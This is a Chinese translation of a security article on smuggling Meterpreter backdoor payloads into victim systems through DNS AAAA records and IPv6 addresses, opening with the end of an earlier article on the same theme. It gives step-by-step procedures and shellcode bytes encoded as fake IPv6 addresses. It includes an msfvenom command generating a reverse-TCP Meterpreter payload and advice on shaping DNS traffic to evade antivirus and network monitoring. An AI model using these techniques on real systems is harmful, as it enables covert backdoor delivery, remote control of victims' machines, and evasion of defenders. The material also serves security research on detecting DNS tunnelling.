


图 12：Tcpview 以及 TCP 有效连接，当后门载荷被从假冒的 DNS 服务器下载下来后。

在图 13 里，你同样可以看到 Meterpreter 会话：




图 13：Meterpreter 会话。

一目了然：你不能相信杀软总是可以防范网络中攻击载荷的传输，如果通过这种技术或者其他的方法来传送攻击载荷的话，哪怕是使用其他协议。你的网络和客户端/服务器是很脆弱的。所以请用你自己的杀软测试这个技术，并分享你的经验，在评论里留言告诉我(也许这件事我说错了，也许没有)。

利用 DNS AAAA 记录和 IPv6 地址传输后门

译者：myswsun
译文来源：【安全客】http://bobao.360.cn/learning/detail/3550.html
原文来源：
https://www.peerlyst.com/posts/transferring-backdoor-payloads-by-dns-aaaa-records-and-ipv6-address-damon-mohammadbagher

0x00 前言

在本文中，我想解释如何在 DNS 流量中利用 IPv6 地址（AAAA）记录传输 Payload。在我之前的文章中，我解释了如何利用 DNS 和 PTR 记录，现在我们将讨论 AAAA 记录。

本文分为两部分:

第一部分：DNS AAAA 记录和 ICMPv6

第二部分：DNS 和 AAAA 记录（大的 DNS AAAA 记录响应）

0x01 DNS AAAA 记录和 ICMPv6

IPv6 地址对于传输 Payload 非常有用，让我解释下如何完成这个例子。

举个例子，我们有一个 IPv6 地址如下：

fe80:1111:0034:abcd:ef00:ab11:ccf1:0000

这个例子中，我们能将 xxxx 部分用于我们的 Payload。

fe80:1111:xxxx:xxxx:xxxx:xxxx:xxxx:wxyz

我认为我们有两种方式将 IPv6 地址用于我们的 Payload，第一个是我们使用 DNS 和 AAAA 记录 ,第二个是使用这些 IPv6 地址和 DNS AAAA 记录 ,也是 Ping6 的 ICMPv6 流量。

ICMPv6 和 Ping6：这个例子中，你能通过虚假的 IPv6 和注入的 Payload 来改变攻击者的 IPv6 地址 ,然后从后门系统中 ,你能通过循环 Ping6 得到这些 IPv6 地址(ICMPv6 流量)。

因此我们有下面这些东西：

（后门系统）ip 地址 = {192.168.1.120}

（攻击者系统）ip 地址 = {192.168.1.111

,fe80:1111:0034:abcd:ef00:ab11:ccf1:0000}

(攻击者系统)DNS 名 = test.domain.com 和安装的 DNS 服务{dnsmasq 或 dnsspoof}

DNS AAAA 记录和 ICMPv6 步骤：

步骤 1 :（攻击者 DNS 服务器）record0=>

fe80:1111:0034:abcd:ef00:ab11:ccf1:0000 AAAA test.domain.com

步骤 2 :(后门系统) ==>nslookup test.server.com 192.168.1.111

步骤 3 :(后门系统) 循环 Ping6=>(攻击者系统 fe80:1111:0034:abcd:ef00:ab11:ccf1:0000)

步骤 4 :(后门系统) 通过 Ping6 响应在 IPv6 地址中转储出注入的 Payload，转储这些部分 { 0034:abcd:ef00:ab11:ccf1 }

步骤 5 :(攻击者 DNS 服务器) record0 改为新的 test.domain.com

步骤 6 :(攻击者 DNS 服务器) record0=>

fe80:1111:cf89:abff:000e:09b1:33b1:0001 AAAA test.domain.com

步骤 6-1 :(攻击者系统) 通过 ifconfig 添加或改变 NIC IPv6 地址{新的 IPv6 地址：fe80:1111:cf89:abff:000e:09b1:33b1:0001}

步骤 6-2 :关于步骤 3 的 ping6 的响应=超时或不可达(错误),这个时间是获取新的 IPv6 地址的标志，或者你的流量被某些东西检测到并阻止了。

步骤 7 :(后门系统) =>nslookup test.server.com 192.168.1.111

步骤 8 :(后门系统) 循环 Ping6 test.domain.com=>{新的 IPv6 地址 fe80:1111:cf89:abff:000e:09b1:33b1:0001}

步骤 9 :(后门系统) 通过 IPv6 的响应，从新的 IPv6 地址中转储出注入的 Payload，转储这些部分 { cf89:abff:000e:09b1:33b1 }

注 1：我们何时能知道 IPv6 地址改变了？当来自攻击者系统的 ping6 响应是超时或者不可达。你也可以通过 nslookup 检查。

注 2：也可以使用多个 IPv6 地址为攻击者的 NIC，这种情况下不需要步骤 6-1。但是这样你不能使用注 1。因此这种情况下你应该使用定时器或者循环通过 nslookup 或类似的工具得到来自攻击者系统的新的 IPv6 地址。意思是 ,从后门系统 ,你能逐行得到攻击者系统的 IPv6 地址和 DNS Round-robin 特征以及分组 IPv6 DNS 域名。

在这些步骤之后，你能通过 DNS 和 ICMPv6 流量得到 20 字节的 Payload：

Payload0=fe80:1111:0034:abcd:ef00:ab11:ccf1:0000==>0034:abcd:ef00:ab11:ccf1

Payload1=fe80:1111:cf89:abff:000e:09b1:33b1:0001==>cf89:abff:000e:09b1:33b1

因此我们在两次 Ping6 之后得到这个 Payload：

Reponse：0034abcdef00ab11ccf1cf89abff000e09b133b1

但是在这个技术中 ,你只能通过 DNS 流量做到这个 ,意味着你能移除所有的 Ping6 步骤。因此，如果你想不使用 Ping6 和 ICMPv6 流量就做到这个，你只需要步骤 2 和 7，通过 DNS 响应从 DNS 服务器转储 payload。但是我们将在第二部分中讨论讨论这个：(DNS 和 AAAA 记录)

让我们展示一些关于 ICMPv6 方法的图片，没有代码和工具。

我将来可能会发布 C#代码，并且也和这个文章一步一步介绍，但是我想展示关于 DNS AAAA + ICMPv6 技术的所有图片。

Meterpreter payload!
fe80:1111:fc48:83e4:f0e8:cc00:0000:ae0 test.domain.com
fe80:1111:4151:4150:5251:5648:31d2:ae1 test.domain.com
fe80:1111:6548:8b52:6048:8b52:1848:ae2 test.domain.com
fe80:1111:8b52:2048:8b72:5048:0fb7:ae3 test.domain.com
fe80:1111:4a4a:4d31:c948:31c0:ac3c:ae4 test.domain.com
fe80:1111:617c:022c:2041:c1c9:0d41:ae5 test.domain.com
fe80:1111:01c1:e2ed:5241:5148:8b52:ae6 test.domain.com
fe80:1111:208b:423c:4801:d066:8178:ae7 test.domain.com
PAYLOAD0= fc4883e4f0e8cc000000 and Counter = ae0
PAYLOAD1= 415141505251564831d2 and Counter = ae1

因此我们得到 payload=fc4883e4f0e8cc000000415141505251564831d2

为什么 Ping，我们何时通过 DNS 请求得到 payload？

如果你想使用 DNS 请求，如 DNS 循环请求或者通过 AAAA 记录有大的响应的 DNS 请求，那么这对于·DNS 监控工具检测是一种特征。因此如果在每个 DNS 响应之后对于 AAAA 记录你有 1 或 2 个 ping6 ,那么我认为它是正常的流量 ,并且能通过 DNS 监控设备或者 DNS 监控工具检测的风险很小。

例如你能通过 1 或 2 或 3 个 AAAA 记录使用一个响应一个请求。意思是如果响应有 4 个 AAAA 记录，或者超过 4 个 AAAA 记录，那么可能有网络监控设备或工具将检测你的流量，但是在这些网络限制方面，SOC/NOC 的家伙比我更有发言权。

正如你能在图 A 中我的 test.domain.com 请求在响应中有 8 个 AAAA 记录。

因此这种情况，我们应该在 IPv6 地址中将你的 payload 分组，DNS 名也是一样。

让我解释一些 ICMPv6 的东西，如果你想通过 IPv6 地址 ping 一个系统，首先你应该得到那个系统的 IPv6 地址 ,因此你需要 DNS 请求 ,总是很重要的点是对于你要转储的所有 IPv6 地址和从 IPv6 地址中转储注入的 Meterpreter Payload，你需要多少 DNS 请求？

一个请求？

如果你想通过一个请求和一个响应得到所有的 IPv6 地址，那么你将在一个 DNS 响应中包含大量的 AAAA 记录，因此被检测的风险很高。

看图 A1：




图 A1

并且在图 A2，你能看见 2 个请求的长度，第一个是小响应，第二个是大响应。




图 A2-如你所见，我们有两个 DNS AAAA 响应，第一个长度 132（小响应）和第二个长度 1503（大响应）

在本文中 ,我将通过类似图 A2 中的 DNS AAAA 记录转储所有的 IPv6 地址来解释一个请求和一个响应，但是在这种情况下我们知道 DNS+ICMPv6 也是有被检测的风险的，如在图 A2 所见，我们的第二个响应长度很长，将导致被检测的风险。

两个请求或者更多？

如你在图 B 所见，我的 payload 在 3 个 DNS 名中 { test0.domian.com,test1.domain.com,test2.domain.com } .

并且我一次 ping6 一个 IPv6 地址，且得到了 100%的 ping 回应。

因此在这个例子中，每个响应中我们有包含两个 AAAA 记录的 3 个请求和 3 个响应，在每个 DNSAAAA 响应之后我们还有 ICMPv6 流量，最后我们也有一个小长度的 DNS 响应。




图 B

注意：我的 Linux 系统有多个 IPv6 地址，Ping6 回复在图 C 中。

你能通过 ifconfig 或者多个 IPv6 赋给 NIC 来完成步骤 6-1，如图 C。




图 C

并且，图 C1 中是我们的 DNS 查询：

图 C1

现在你能在图 D 中看到另一个请求和响应分组的例子。




图 D

如图 E 所见，对于 DNS 请求和响应，我们的 DNS 服务器记录。




图 E

无论如何，图中所见的这种方法技术上是可行的，将来我将完成 C#代码。

0x02 DNS 和 AAAA 记录（大的 DNS AAAA 记录响应）

现在，本文中我想讨论 DNS 和 AAAA 记录，并讨论如何通过从假的 DNS 服务器到后门系统的一个 DNS 请求和 DNS 响应得到这些 payload。因此我们讨论大的 AAAA 响应，意味着在一个 DNS 响应之后 ,你能通过一个 DNS AAAA 响应 ,在后门系统上得到所有的 payload 和 Meterpreter 会话。

通过 NativePayload_IP6DNS 工具，使用 DNS AAAA 记录传输后门 payload 的步骤：

步骤 1：使用 hosts 文件伪造假的 DNS 服务器。

这种情况下，对于攻击者系统，我想使用 dnsmasq 工具和 dnsmasq.hosts 文件。

在我们伪造文件之前，你需要 payload，因此能通过下面的命令得到 payload：

Msfvenom–arch x86_64 –platform windows -pwindows/x64/meterpreter/reverse_tcp lhost 192.168.1.50 -f c >/payload.txt

注意 这个例子中的 192.168.1.50 是攻击者的虚假的 dns 服务器 和攻击者的 Metasploit Listener。

现在你应该通过这个 payload 字符串伪造 hosts 文件，如图 1，你能使用下面的语法伪造：

语法 1: NativePayload_IP6DNS.exe null 0034abcdef00ab11ccf1cf89abff000e09b133b1...

